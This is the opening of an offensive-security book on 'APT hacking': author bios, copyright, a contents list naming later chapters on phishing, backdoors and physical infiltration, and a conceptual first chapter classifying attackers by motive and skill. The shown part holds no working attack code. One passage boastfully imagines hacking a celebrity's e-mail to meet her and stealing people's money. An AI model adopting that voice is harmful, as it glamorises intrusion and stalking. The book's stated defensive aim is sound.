

ADVANCED PERSISTENT THREAT HACKING

**THE ART AND SCIENCE OF
HACKING ANY ORGANIZATION**



Tyler Wrightson

About the Author

Tyler Wrightson is the author of *Advanced Persistent Threats* as well as *Wireless Network Security: A Beginner's Guide*. Tyler is the founder and president of Leet Systems, which provides offensive security services such as penetration testing and red teaming to secure organizations against real-world attackers. Tyler has over 13 years' experience in the IT security field, with extensive experience in all forms of offensive security and penetration testing. He holds industry certifications for CISSP, CCSP, CCNA, CCDA, and MCSE. Tyler has also taught classes for CCNA certification, wireless security, and network security. He has been a frequent speaker at industry conferences, including Derbycon, BSides, Rochester Security Summit, NYS Cyber Security Conference, ISACA, ISSA, and others. Follow his security blog at <http://blog.leetsys.com>.

About the Technical Editors

Reg Harnish is an entrepreneur, speaker, security specialist, and the chief security strategist for GreyCastle Security. Reg has nearly 15 years of security experience, specializing in security solutions for financial services, healthcare, higher education, and other industries. His security expertise ranges from risk management, incident response, and regulatory compliance to network, application, and physical security. Reg brings a unique, thought-provoking perspective to his work, and he strives to promote awareness, establish security fundamentals, and reduce risk for GreyCastle Security clients.

Reg attended Rensselaer Polytechnic Institute in Troy, New York, and has achieved numerous security and industry certifications. He is a Certified Information Systems Security Professional (CISSP), a Certified Information Security Manager (CISM), and a Certified Information Systems Auditor (CISA). In addition, Reg is certified in Information Technology Infrastructure Library (ITIL) Service Essentials. He is a member of InfraGard, the Information Systems Audit and Control Association (ISACA), and the Information Systems Security Association (ISSA). In addition to deep expertise in information security, Reg has achieved numerous physical security certifications, including firearms instruction, range safety, and personal protection.

Reg is a frequent speaker and has presented at prominent events, including US Cyber Crime, Symantec Vision, ISACA, ISSA, InfraGard, and more. His

successes have been featured in several leading industry journals, including *Software Magazine*, *ComputerWorld*, and *InfoWorld*.

Comrade has been in information security since the early 2000s. Comrade holds several industry certifications, but believes the only one that really means anything in regard to this book is the OSCP certification by the Offensive Security team. He currently performs penetration testing against all attack vectors, network, application, physical, social, etc., for clients in all verticals, including many Fortune 500 companies.

Advanced Persistent Threat Hacking

**The Art and Science of
Hacking Any Organization**

Tyler Wrightson



New York Chicago San Francisco
Athens London Madrid Mexico City
Milan New Delhi Singapore Sydney Toronto

Copyright © 2015 by McGraw-Hill Education. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

ISBN: 978-0-07-182837-6
MHID: 0-07-182837-0

The material in this eBook also appears in the print version of this title: ISBN: 978-0-07-182836-9, MHID: 0-07-182836-2.

eBook conversion by codeMantra
Version 1.0

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill Education eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. To contact a representative please visit the Contact Us page at www.mhprofessional.com.

Information has been obtained by McGraw-Hill Education from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw-Hill Education, or others, McGraw-Hill Education does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

TERMS OF USE

This is a copyrighted work and McGraw-Hill Education and its licensors reserve all rights in and to the work. Use of this work is subject to these terms.

Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill Education's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED "AS IS." McGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

To my father and to my mother and stepfather.
For putting up with the adolescent headaches and being supportive even of
“nontraditional” hobbies.

And to Erin.
The love of my life.
For whom I do everything.

Contents at a Glance

[Chapter 1 Introduction](#)

[Chapter 2 Empirical Data](#)

[Chapter 3 APT Hacker Methodology](#)

[Chapter 4 An APT Approach to Reconnaissance](#)

[Chapter 5 Reconnaissance: Nontechnical Data](#)

[Chapter 6 Spear Social Engineering](#)

[Chapter 7 Phase III: Remote Targeting](#)

[Chapter 8 Spear Phishing with Hardware Trojans](#)

[Chapter 9 Physical Infiltration](#)

[Chapter 10 APT Software Backdoors](#)

[Index](#)

Contents

[Acknowledgments](#)

[Introduction](#)

[Chapter 1 Introduction](#)

[Defining the Threat](#)

[Threats](#)

[Attacker Motives](#)

[Threat Capabilities](#)

[Threat Class](#)

[Threat History](#)

[APT Hacker: The New Black](#)

[Targeted Organizations](#)

[Constructs of Our Demise](#)

[The Impact of Our Youth](#)

[The Economics of \(In\)security](#)

[Psychology of \(In\)security](#)

[The Big Picture](#)

[The Vulnerability of Complexity](#)

[All Together Now](#)

[The Future of Our World](#)

[Don't Forget](#)

[Chapter 2 Empirical Data](#)

[The Problem with Our Data Set](#)

[Threat Examples](#)

[Techno-Criminals Skimmer](#)

[Evolution](#)

[Techno-Criminals: Hacking Power](#)

[Systems](#)
[Unsophisticated Threat: Hollywood Hacker](#)
[Unsophisticated Threat: Neighbor from Hell](#)
[Smart Persistent Threats: Kevin Mitnick](#)

[APT: Nation-States](#)

[Stuxnet and Operation Olympic Games](#)
[Duqu: The APT Reconnaissance Worm](#)
[Flame: APT Cyber-espionage Worm](#)
[APT: RSA Compromise](#)
[APT Nation-State: Iran Spying on Citizens](#)
[Cell Phone Spying: Carrier IQ](#)

[Don't Forget](#)

[Chapter 3 APT Hacker Methodology](#)

[AHM: Strong Enough for Penetration Testers, Made for a Hacker](#)
[AHM Components \(Requirements, Skills, Soft Skills\)](#)
[Elegant, Big-Picture Thinkers](#)
[Advanced: Echelons of Skill](#)
[Preparation](#)
[Patience](#)
[Social Omniscience](#)
[Always Target the Weakest Link](#)
[Efficacious, Not Elite](#)
[Exploitless Exploits](#)
[The Value of Information](#)

[APT Hacker's Thought Process](#)

[Think Outside the Box](#)
[A Side Note](#)

[A Vaudeville Story](#)
[Look for Misdirection](#)
[Think Through the Pain](#)
[Avoid Tunnel Vision](#)
[No Rules](#)
[Keep It Simple, Stupid \(KISS\)](#)
[Quote](#)

[APT Hacking Core Steps](#)

[Reconnaissance](#)
[Enumeration](#)
[Exploitation](#)
[Maintaining Access](#)
[Clean Up](#)
[Progression](#)
[Exfiltration](#)

[APT Hacker Attack Phases](#)

[APT Hacker Foundational Tools](#)
[Anonymous Purchasing](#)
[Anonymous Internet Activity](#)
[Anonymous Phone Calls](#)
[APT Hacker Terms](#)

[Don't Forget](#)

[Chapter 4 An APT Approach to Reconnaissance](#)

[Reconnaissance Data](#)

[Data Categories \(Technical and Nontechnical\)](#)
[Data Sources \(Cyber and Physical\)](#)
[Data Methods \(Active and Passive\)](#)

[Technical Data](#)

[Registrant Information](#)
[DNS Information and Records](#)
[DNS Zones](#)
[Border Gateway Protocol: An Overview](#)

[System and Service Identification](#)
[Web Service Enumeration](#)
[Large Data Sets](#)
[Geolocation Information](#)
[Data from the Phone System](#)

[Don't Forget](#)

[Chapter 5 Reconnaissance: Nontechnical Data](#)

[Search Engine Terms and Tips](#)

[Search Engine Commands](#)
[Search Engine Scripting](#)
[Search Engine Alerts](#)

[HUMINT: Personnel](#)

[Personnel Directory Harvesting](#)

[Directory Harvesting: HTTP Requests](#)
[Directory Harvesting: Stateful HTTP](#)
[Analyzing Results](#)
[Directory Harvesting HTML Tables](#)
[Personnel Directory: Analyzing the Final Results](#)

[E-mail Harvesting](#)

[Technical E-mail Harvesting](#)
[Nontechnical E-mail Harvesting](#)

[Geographical Data](#)

[Reconnaissance on Individuals](#)

[Nontraditional Information Repositories](#)
[Automated Individual Reconnaissance](#)
[Our Current View](#)

[Don't Forget](#)

[Chapter 6 Spear Social Engineering](#)

[Social Engineering](#)

Social Engineering Strategies

Assumptions

Do What Works for You

Preparation

Legitimacy Triggers

Keep It Simple, Stupid

Don't Get Caught

Don't Lie

Be Congruent

Social Engineering Tactics

Like Likes Like

Personality Types

Events

Tell Me What I Know

Insider Information

Name Dropping

The Right Tactic

Why Don't You Make Me?

Spear-Phishing Methods

Spear-Phishing Goals

Technical Spear-Phishing

Exploitation Tactics

Building the Story

Phishing Website Tactics

Phishing Website: Back-End
Functionality

Client-Side Exploits

Custom Trojan Backdoor

Don't Forget

Chapter 7 Phase III: Remote Targeting

Remote Presence Reconnaissance

Social Spear Phishing

Wireless Phases

APT Wireless Tools

Wireless Reconnaissance

Active Wireless Attacks

Client Hacking: APT Access Point

Getting Clients to Connect

Attacking WPA-Enterprise Clients

Access Point Component Attacks

Access Point Core Attack Config

Access Point Logging

Configuration

Access Point Protocol Manipulation

Access Point Fake Servers

Don't Forget

Chapter 8 Spear Phishing with Hardware Trojans

Phase IV Spear Phishing with Hardware Trojans

Hardware Delivery Methods

Hardware Trojans: The APT Gift

APT Wakizashi Phone

Trojaned Hardware Devices

Hardware Device Trojans with

Teensy

Don't Forget

Chapter 9 Physical Infiltration

Phase V Physical Infiltration

APT Team Super Friends

It's Official – Size Matters

Facility Reconnaissance Tactics

Example Target Facility Types

Headquarters

Choosing Facility Asset Targets

Physical Security Control Primer

Physical Infiltration Factors

Physical Security Concentric Circles

Physical Social Engineering

[Physical Social Engineering Foundations](#)

[Physical Congruence](#)
[Body Language](#)

[Defeating Physical Security Controls](#)

[Preventative Physical Controls](#)
[Detective Physical Controls](#)
[Hacking Home Security](#)
[Hacking Hotel Security](#)
[Hacking Car Security](#)

[Intermediate Asset and Lily Pad Decisions](#)

[Plant Device](#)
[Steal Asset](#)
[Take and Return Asset](#)
[Backdoor Asset](#)

[Don't Forget](#)

[Chapter 10 APT Software Backdoors](#)

[Software Backdoor Goals](#)

[APT Backdoor: Target Data](#)

[APT Backdoors: Necessary Functions](#)

[Rootkit Functionality](#)

[Know Thy Enemy](#)

[Thy Enemies' Actions](#)
[Responding to Thy Enemy](#)
[Network Stealth Configurations](#)

[Deployment Scenarios](#)

[American Backdoor: An APT Hacker's Novel](#)

[Backdoor Droppers](#)
[Backdoor Extensibility](#)
[Backdoor Command and Control](#)
[Backdoor Installer](#)
[Backdoor: Interactive Control](#)
[Data Collection](#)
[Backdoor Watchdog](#)

[Backdooring Legitimate Software](#)
[Don't Forget](#)

[Index](#)

Acknowledgments

There are so many people I want to acknowledge and thank—whether you have helped me directly with this book or are just a good friend, I’m glad to have you all share this with me. First, I have to thank Erin. I love you so much, thank you for all of your unending support. I have to thank my mother for being a great mother, a wonderful person and woman, super supportive and loving, always understanding, and the best mom ever. I want to thank my stepfather for providing good stories, a level head, and plenty of cognac to a much-younger Tyler.

I want to thank my father for being a great father, a role-model gentleman, and the best daddio ever. Thank you to my future stepmother for making my dad very happy and being a genuinely great person.

Thank you to Raeby for being the best little big sister, (usually) level headed, but always loving and a little rock in my memory. Thank you to Donby for the endless artistic support, being a great brother-in-law, and providing us with the best niece in the world.

Jenners, for always being excited and supportive, and the best little sister. Corby, for being a good and kind person and a great brother. Bren, for being a little punk, but a good person and a great brother. I love you all.

Thank you to all my friends who I couldn’t hang out with on more than a few occasions.

Thank you, Reg, for all of the help to make this book what I wanted it to be and all the fun and education working together. I really did learn a lot working with you. Thank you, Stamas, for all the good times, being a great teammate, and being a really sweet guy no matter how much you try to hide it. We’ll definitely work together in the future.

Thank you, Steve and Bob, for being a huge help in so many different ways. I really can’t thank you enough. You’ve gone well beyond what was necessary so many times, and it’s been really awesome working with you.

I have to thank Stacks Espresso for not only providing a great place to do an absurd amount of the writing for this book, but also providing the necessary caffeine to do it. Thank you to my new team at Stacks: Ron, Lacy, Kevin, Jess,

Jammella and John for being awesome and making this a really enjoyable experience.

Thank you, Elo, for all the direct and indirect help. I'm so glad the fear of losing a vital organ didn't stop us from becoming friends. It's been awesome sharing this love for hacking and this awesome security journey with you. I love you no matter how much of a pain in the ass you are.

Last but absolutely not least, I have to thank everyone at McGraw-Hill Education who helped make this book. Amy Jollymore, for seeing the vision and concept very early on. Brandi Shailer, for truly helping me through so many issues and deadlines; many, many phone calls; and an absurd amount of e-mails. Amanda Russell, for all your help and support. Thank you all so much.

Introduction

Writing this book was a far more difficult task than I realized when I first set out. This book has actually been well over a decade in the making. Starting out as a simple thought experiment to determine how I might be able to hack into any organization, over the years, it turned into more of an obsession.

Finally, after many years of penetration testing, I felt that not only did I have a solid game plan to successfully hack even the most secure organizations, but I also had plenty of firsthand experience that gave me my own unique perspective.

Why This Book?

This book was written with one crystalized purpose: to prove that regardless of the defenses in place, any organization can have their most valuable assets stolen due to the complete immersion of technology with our world. The truly alarming fact is that not only is this possible, but it is probably far easier than most people realize.

Who Should Read This Book?

This book was originally written for anyone tasked with ensuring the security of their organization, from the CSO to junior systems administrators. However, much of the book will provide enlightening information for anyone even remotely interested in security.

The people who will most likely gain the most from this book are the foot soldiers who must make tactical security decisions every day. People like penetration testers, systems administrators, network engineers, even physical security personnel will find this book particularly helpful. However, even security managers and C-level personnel will find much of this information enlightening.

What This Book Covers

This book starts out at a very high level and quickly gets into the nitty-gritty of attacking an organization and exploiting specific vulnerabilities. These examples are meant to be actionable, hands-on examples that you can test yourself. However, it's critical to understand that in no way should this book be considered to contain every detail that is necessary to hack any organization. Hopefully, every reader understands that to contain every detail, this book would quickly reach a size that would not fit on any bookshelf. Instead, in an attempt to find balance, many things that are believed to have been covered adequately by other books or that are assumed to be known by a reader with a moderate understanding of hacking have been left out of this book.

In an attempt to give the most real, unabashed, and meaningful perspective, there has been no tiptoeing around sensitive subjects, and nothing has been held from this book for fear of being too controversial. This book has been written from the perspective of a criminal, with no other goal than to take your organization's most meaningful assets by any means necessary (aside from violence).

It is only with this perspective that we can meet Sun Tzu's tenet of knowing thy enemy. And with that perspective begin to adequately defend against these types of threats.

It is also important to understand the difference between the typical use of the word APT and the meaning in this book. In this book, I attempt to commandeer the term APT to define a new type of hacker able to infiltrate any organization despite a very small budget and surprisingly with very accessible skills. As always with everything I do, there may be a small dash of tongue-in-cheek humor.

How Is This Book Organized?

In the first part, we stick to the high-level concepts that make every organization vulnerable. In [Chapter 2](#), we discuss a few interesting real-world examples of both unsophisticated and sophisticated threats.

In [Chapter 3](#), we discuss the methodology you must follow to become capable of hacking any organization. This methodology includes a few hard-set technical skills that you must obtain; however, it is primarily dominated by the correct system and mental constructs necessary to hack any organization.

[Chapters 4](#) and [5](#) dive into the first tactical steps in the methodology and cover in detail the technical and nontechnical types of data you should attempt to obtain about your target through active and passive reconnaissance.

[Chapter 6](#) begins with an in-depth discussion of strategic and tactical components of effective social engineering. This is followed by tactical examples of spear phishing a target through remote technical means such as e-mail and building effective phishing websites.

[Chapter 7](#) moves on to targeting remote users at their homes and other locations. This chapter focuses primarily on exploiting wireless vulnerabilities that can allow us to easily and anonymously exploit these users. This includes targeting wireless networks and vulnerabilities, as well as creating the most effective rogue access points and exploiting wireless clients and communications.

[Chapter 8](#) demonstrates how to create and use traditional audio, video, and GPS bugs to monitor key locations and individuals. This is followed by details on how to create and program next-generation hardware-based backdoors such as the Teensy device, as well as backdoored hardware such as laptops and smart phones.

[Chapter 9](#) goes in depth into circumventing many of the most common physical security controls and physically infiltrating target locations. Copious examples and useable tools and techniques are covered in detail.

Finally, [Chapter 10](#) closes with a discussion of the types of software backdoors that can be used throughout all of the previous attack phases to maximize the effectiveness of any attack. This includes code examples as well as functionality that may seem somewhat low tech but will provide great results.

CHAPTER

1

Introduction

You didn't realize it, but when you decided to use the Internet, a computer, that new cell phone, even Facebook and Twitter, you joined a war. Whether you know it or not, this is war and it's making us all soldiers. Some of us are peasants with pitchforks, and others are secret agents with sniper rifles and atom bombs.

In the past, when a bank had to account for security, they only had to worry about physical threats and tangible people. Nowadays, American banks are being attacked by intruders from countries with unfamiliar names who utilize attacks that exist only digitally, in electricity, transistors, 1's and 0's. Businesses as old as dirt have to deal with twenty-first century invisible, ethereal, and complicated threats. How well do you think they're holding up? Many systems and controls are available to deal with physical threats, including the law. In the past, if you were caught trying to rob a bank, you could spend serious time in prison, as there are laws that make this illegal. Unfortunately, American law is struggling to deal with this constant barrage of foreign attackers. In addition, the Internet makes it possible for an attacker to appear to originate from any country he wishes.

In the modern digital era, everyone connected to the Internet is under constant attack, both businesses and home users. Is there a purpose to this barrage of attacks? Many times, the people compromised are just random victims of criminals who want to steal as much data as possible, package it up, and sell it to the highest bidder.

“But I don’t have any data that’s valuable to a criminal.” This is such a common statement from people who don’t understand the threats, their capabilities, or their motives. Of course, a criminal doesn’t really care about your apple pie recipe or your vacation pictures, but even with zero data, your computer *resources* are still valuable to an attacker. A compromised computer represents another processor to attempt to crack passwords, send spam e-mail, or another host to help knock down a target in a distributed denial of service

(DDoS) attack.

This world has become a playground for *anyone* who understands technology and is willing to bend the rules. By manipulating technology or people in unanticipated ways, an attacker is able to accomplish the seemingly impossible. This doesn't just include criminals, although the criminal element is huge, pervasive, and only increasing in efficacy—*anyone* can put in the time to learn about our technology-warped world. We now live in an age where anything is possible. In [Chapter 2](#), you'll see real-world examples demonstrating some interesting and enlightening examples.

For those who understand technology, we live in an extremely interesting time. We're reminded on an almost daily basis of the struggles of corporations by headlines alerting us to the latest breach. Major parts of the American infrastructure have been called "indefensible" by those tasked with ensuring its security, and nation-states have started to not only see the value in waging cyber-attacks against each other, but have begun to do so by amassing large cyber-armies.

At the top of this pyramid of understanding sits the advanced persistent threat (APT) hacker. For an APT hacker, it's like a mix of being a super hero, the invisible man, and Neo from *The Matrix*. We're able to travel invisibly without making a sound, manipulate anything we want, go wherever we want, and no information is safe from us. We can fly where most people can only crawl. Want to know where your celebrity crush will be this weekend? I'll just hack her e-mail account and meet her there. Want to know what product your competitors are developing for next year? I'll just hack their network and check out the blueprints. Did someone make you angry? I'll just hack their computer and donate every cent they have to charity. Can't afford to get into the hottest clubs? I'll just hack them and add myself to the VIP list. Want gold and diamonds? I'll just hack a jewelry store and have them shipped to me. This is only the tip of the iceberg—in the digital dimension, the only limits are from your own imagination.

Think this sounds like the next big Hollywood blockbuster? Unfortunately, the threat is much more real than that, and it's only getting worse. There are cases of almost every previous example happening in the real world, and the only thing scarier is what the future holds.

Defining the Threat

The cold, hard truth is that at this very moment, regardless of the defenses you have in place, I can get access to any and all of your private data. Whether the private data is intellectual property, financial information, private health information, or any other confidential data is irrelevant. The importance doesn't stop at just information either. If I can get access to any of your information, then I can also get access to anything protected by that information. For example, you might consider your money to be safely secured in a bank, but if I can get access to the credentials that secure your access to the bank, then I can also get access to your money. Think your house is secure with that shiny new alarm system? All someone needs is a small piece of information to bypass your home security system—the “security code”—and oftentimes that's not even needed. How did we get here? How do we live in a world where it's so incredibly easy to get access to such valuable data? Not only valuable data, but also actual valuables. And what the heck are all these security vendors selling if everyone is so insecure!? An excellent question, one that we will seek to address shortly and prove with the remainder of the book. The answer to why it is so easy to hack any system, organization, or person is a relatively complex one. There isn't one single reason; there are many contributing factors.

In this book, you will understand how an APT hacker can use the widespread immersion of technology to reach their goals, but you should also ponder some of the other very serious threats besides APT hackers that could use this information to their advantage.

Threats

To fully understand the different threats, we need to first correctly define them. Many people incorrectly use the term *threat* to refer to situations in which a specific vulnerability is exploited or to refer to “risk.” It is very important that we use the same terms to fully understand the problem. In risk management parlance, a threat is “a person or thing that can exploit a vulnerability.” You can think of a threat as the actor that takes advantage of specific vulnerabilities. From a mathematical standpoint, we can understand specific threats like this:

$$\text{Motives} + \text{Capabilities} = \text{Threat Class}$$

$$\text{Threat Class} + \text{History} = \text{Threat}$$

We consider a threat to be a combination of the motives and capabilities of an attacker with an understanding of what that attacker has done in the past.

Although you can't necessarily predict a threat's behaviors based solely on their past efforts, it can absolutely provide insight into future actions. In the famous words of Mark Twain: "History doesn't repeat itself, but it does rhyme." A threat agent is any manifestation of a defined threat, either a person or a program written by an attacker.

Attacker Motives

To frame our discussion, let's break attackers into several major types based on their generally observed motives. We could then further define the threat by assigning them to an appropriate threat class and observing their past behaviors. A few historically observed motives for each threat are as follows:

Threat	Motives
Hackers	Motivated by curiosity and intellectual challenges
Cyber-criminals	Motivated to make quick and easy money through the use of cyber-tactics, primarily on the Internet (e.g., scams through e-mail)
Hacktivists	Motivated by a political agenda; hackers for a cause
Hacking groups	Motivated to gain fame and recognition and to push agendas
Nation-states	Motivated by national security and political/national agendas
Organized crime	Motivated to make money by utilizing technologically gifted individuals
Techno-criminals	Motivated to make money through the use of technology; think of them as technologically enabled con men (e.g., credit card skimmers)

This table is extremely simplistic out of necessity. We can't possibly define the motives of every individual attacker, but we can lump them into somewhat general categories to help understand how we can defend against them. It is also important to understand that these are not the only possible threat classes and they do not adequately define all the current and future threats.

An element of motive is that of persistence, meaning whether an attacker will continue to target an organization after failing, or if they will move on to find an easier target. Ultimately, any threat may be persistent, but it's only meaningful if that persistence allows them to compromise the intended target.

Threat Capabilities

There aren't any industry-standard definitions of threat capabilities, so we're going to invent our own. In order of least capabilities to greatest capabilities these threats are

- ▶ Unsophisticated Threat (UT)
- ▶ Unsophisticated Persistent Threat (UPT)
- ▶ Smart Threat (ST)
- ▶ Smart Persistent Threat (SPT)
- ▶ Advanced Threats (AT)
- ▶ Advanced Persistent Threat (APT)

As you can see in [Figure 1-1](#), the APT has the most advanced skill set of all. Although there isn't much hard evidence to point to exact numbers of how many threats exist in each threat class, we can make assumptions based on simple logic. The fact that it takes much longer to accrue the skills necessary to be considered an APT than it does to be considered a UT means we can assume that there are far more UTs than APTs. In addition, empirical data also points to the fact that there are far fewer advanced threats as compared to other threats.




Figure 1-1 Threat capabilities pyramid

Unsophisticated Threats and Unsophisticated Persistent Threats

An unsophisticated threat is a new way to look at many of the threats we're used to hearing about. One of the most interesting changes in the information

security field and computer underground is that it has become ridiculously, almost laughably, easy to perform certain attacks and compromise computer systems. Many tools today are built to be almost idiot proof—point and click to execute a specific attack—and require virtually no skill. This has led to the development of users who have almost no idea what they’re doing but are still able to compromise some pretty interesting targets. You can consider them “technologically enabled” idiots. Although good examples are somewhat limited, we do have some interesting examples we’ll cover in [Chapter 2](#).

Just as with advanced threats and advanced persistent threats, UTs can focus on specific targets. Again, the only difference here is one of general motive and target selection. A UPT will use the same methods and have virtually the same skill set as a UT, but will focus their efforts on a specific target.

Smart Threats and Smart Persistent Threats

Smart threats represent a class of attackers with good technological skills. There isn’t one defining skill or skill set that is required to be considered a smart threat. Instead, a smart threat uses well-thought-out attacks that may use sophisticated technological methods but tend to stick to specific attack techniques that they have experience with or enjoy.

It’s important that you understand an attacker doesn’t need specific skills to fit into any specific category. I think I would lump most of the hacker community into the smart threat group. Smart threats may execute complex attacks, but they are more likely to be observed and put less importance on anonymity than the APT hacker. If there is one defining difference between a smart threat and advanced threat, it would be that smart threats “use what they know,” meaning they’ll typically stick with attack vectors that have worked for them in the past. If a target organization is not vulnerable to that attack vector, then the smart threat might move on to a different target, whereas an advanced threat has a wide range of attack vectors to choose from and will strategically choose the method that works best for the target organization.

Advanced Threats

Advanced threats are, simply put, advanced—go figure! Although it seems paradoxical, you’ll see that the raw skills required to be an advanced threat are not all that different from those required to be a smart threat. Instead, some of the key factors that really separate an advanced threat from a smart threat are

- ▶ Big picture/strategic thinker
- ▶ Systematic/military approach to attacks
- ▶ Preference for anonymity
- ▶ Selection of attack from larger pool

We'll cover the differences in much more detail in [Chapter 3](#), where we define a methodology for advanced threats.

Advanced threats have been around for some time now, so we have much more evidence available to speak about typical motives and methods. The core difference between an APT and an AT is that an APT will put their efforts toward compromising a specific target, whereas ATs may be looking for quantity over quality.

The terms *spray and pray*, *low-hanging fruit*, and *crime of opportunity* might summarize the methodology typically employed by many ATs. Examples of advanced threat agents include a virus that uses a zero-day exploit. The virus might use the spray-and-pray approach, in which the attacker tries to compromise as many hosts as possible, not necessarily caring if a specific target is compromised.

Advanced Persistent Threats

The very first time I was introduced to the term APT, I thought it was one of the stupidest acronyms I'd ever heard. It just sounded like an empty marketing term that didn't actually define anything new. Although I chose to adopt the term somewhat tongue in cheek, since that time, I've changed my mind and believe that it accurately defines a very specific kind of threat.

So what exactly is an APT, and how does it differ from other threats? The acronym itself is pretty straightforward. It is a threat with advanced capabilities that focuses on compromising a specific target. The key word here is *persistent*; an APT will persist against a specific target of interest until they reach their goals.

In the past, an attacker seeking to compromise a specific target would be limited by basic economics. That is, if it cost the attacker more to compromise a target than the assets obtained were worth, then this would either prevent an attacker from even attempting to compromise a target or the attacker would exhaust their limited resources attempting to compromise the target. Although these laws of economics are still a factor, by the end of this book you'll understand that the cost to compromise *any* target has been reduced so greatly

that a single individual can infiltrate any organization with very limited resources, including time and money.

Who are the people or organizations that represent APTs, and who do they target? The fact is that there have been few widespread examples of true APTs to give us a solid definition. We will cover some of the real-world examples in the next chapter, but for now, we'll just mention who are likely candidates to be APTs. The two most likely candidates are nation-states and organized crime; however, we will see this change in the future, and APTs will become a very diverse crowd of mercenaries and criminals.

What are the goals of an APT? This also depends on who exactly is behind it, but the scary truth is that the goals of an APT are limitless. Anyone is a potential victim. Some of the more obvious reasons for an APT to target a specific organization include

- ▶ Stealing intellectual property (corporate espionage)
- ▶ Stealing private data (insider trading, blackmail, espionage)
- ▶ Stealing money (electronically transferring funds, stealing ATM credentials, etc.)
- ▶ Stealing government secrets (spying, espionage, etc.)
- ▶ Political or activist motives

Maybe you'd like to know the maximum amount someone is willing to pay you, or the minimum amount someone else is willing to be paid. Maybe you'd like to know the financial information of a public company before the rest of the world does. Perhaps it would be beneficial if you knew what information the prosecutor's attorneys have on you. Or you'd simply like the secret formula your competitors are using. Even worse, maybe you'd like to know the military plans of a foreign power, or any of another million military or political secrets. All of these are well within the reach of APTs.

Threat Class

When we combine an attacker's motives and their capabilities, we've successfully defined their threat class, as shown in the following table. So which threat class does each of these threats map to? There are generally accepted classes that each of these threats fit into based on empirical data; however, the reality is that any of these threats can map to any of the defined threat classes.

Remember that the classes simply define their capabilities and motives. For example, there are hackers that could easily be considered advanced threats, and there are hackers with little skill that could be considered unsophisticated threats.

Motives + Capabilities	=	Threat Class
Hacker + UT	=	Unsophisticated Hacker
Nation-State + APT	=	Advanced Persistent Nation-State
Nation-State + UT	=	Unsophisticated Nation-State
Techno-criminals + ST	=	Smart Techno-criminals

Threat History

In practice, you'd want to determine the history of specific threats that might affect your organization. To get a quick understanding of all of the components of a threat, we've dedicated an entire chapter to a discussion of some of the evidence we have of multiple threat classes, which includes advanced threats, their capabilities, and motives. Again, keep in mind that you can't predict future attacks solely on the history of a threat; however, it provides valuable insight into their capabilities and methods used to compromise targets.

APT Hacker: The New Black

The APT hacker is a single individual with an advanced skill set and methodology, which gives them the ability to target and compromise any organization they choose, gaining access to any desired assets. Today, there is very limited data to quantify the number of these individuals or the capabilities of the individuals who could be classified as an APT hacker.

The APT hacker is not the same as the colloquially accepted term “APT” that is being used pervasively in the information security industry and in the media and marketing of security products. Thus, do not confuse this book to be an analysis of those threats.

As previously mentioned, a threat can take on many forms. In this book, we elaborate on the specific manifestation of an APT that takes the form of an individual actor—that is, a single person who can act alone. Of course, APT hackers do exist within groups and will continue to be recruited by nation-states and organized crime. Likewise, it is completely feasible that a collective group

of smart hackers could prove to be just as effective as a single APT hacker.

However, we are at a pivotal point in our evolution in which we'll see an increase in the number of individuals who obtain and use an advanced cyber-skill set to target and compromise specific organizations. This increase in individuals will also manifest itself in an increase in the efficacy and impact of cyber-attacks.

The true impact of some of these attacks, beyond the immediate one to the compromised organization, will ripple through entire countries and, in some cases, the world. As you'll learn in the next chapter, some of these world-changing attacks have already occurred. The problem is that they are only going to increase, again both in number and in impact.

Paradoxically though, even with the number of APT hackers and cyber-attacks increasing, obtaining the most relevant data has proven to be a difficult challenge, and will most likely remain so. Many organizations are very hesitant or unwilling to share the mere fact that they have been compromised, let alone any details as to the source or method of the attack.

